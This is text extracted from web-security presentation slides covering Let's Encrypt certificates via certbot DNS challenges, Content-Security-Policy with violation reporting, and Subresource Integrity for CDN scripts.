


certbot + Let's Encrypt

```
brew install certbot
```

```
sudo certbot certonly --manual --preferred-challenges dns
```

certbot + Let's Encrypt



certbot + Let's Encrypt

Please deploy a DNS TXT record under the name
_acme-challenge.www.codesy.io with the following value:

CxYdvM...5WvXR0

Once this is deployed,
Press ENTER to continue

Deploy the TXT record

to your DNS


certbot + Let's Encrypt

Please deploy a DNS TXT record under the name
_acme-challenge.www.codesy.io with the following value:

CxYdvM...5WvXR0

Once this is deployed,
Press ENTER to continue

Add signed cert
to your site!



Certificate Fields

▼ www.codesy.io

► Certificate

Certificate Signature Algorithm

Certificate Signature Value

Field Value

PKCS #1 SHA-256 With RSA Encryption

Export...

Close

What about
User-Generated Content?

Content-Security-Policy

Content Security Policy + report-uri

Content-Security-Policy:

default-src https:;

Enforce https: for src

report-uri https://groovecoder.report-uri.io/r/default/csp/
reportOnly

Report violations here

CSP Reports

https://report-uri.io/account/reports/csp/

codesy

REPORT URI

Real-Time

Reports

Graphs

HPKP

Tools

Setup

Settings

Filters

Filter your CSP reports

View 100 records

Q Filter

Action	Date	URI	Directive	Blocked URI	Raw	Count
Enforced	09 Feb 2017 21:10:57	https://www.codesy.io/	script-src	self	show/hide	1
Enforced	09 Feb 2017 21:10:57	https://www.codesy.io/	script-src	self	show/hide	1

View 100 records

What about insecure CDNs?

Sub-Resource Integrity

Subresource Integrity (SRI)

`https://example.com`

```
<html>
...
<script
  src="http://examplecdn.com/framework.js"
  crossorigin="anonymous"
  integrity="sha512-oqVuAfXRKap7fdgc...">
</script>
```

...



What about 3rd parties
adding their own <script> or <style>
elements?

require-sri-for CSP directive (Firefox only)

1 | Content-Security-Policy: require-sri-for script style

<script> elements like the following will be loaded as they use a valid integrity attribute.

```
1 <script src="https://code.jquery.com/jquery-3.1.1.slim.js"  
2     integrity="sha256-5i/mQ300M779N20VDr116lbohwXNUdzL/R2aVUXyXwA="  
3     crossorigin="anonymous"></script>
```



However, scripts without integrity won't load anymore:


```
1 <script src="https://code.jquery.com/jquery-3.1.1.slim.js"></script>
```



So, yeah ...

HTTPS ALL THE THINGS!

moz://a



Let's Encrypt

Thanks.

Luke Crouch

Twitter: @groovencoder

groovencoder.com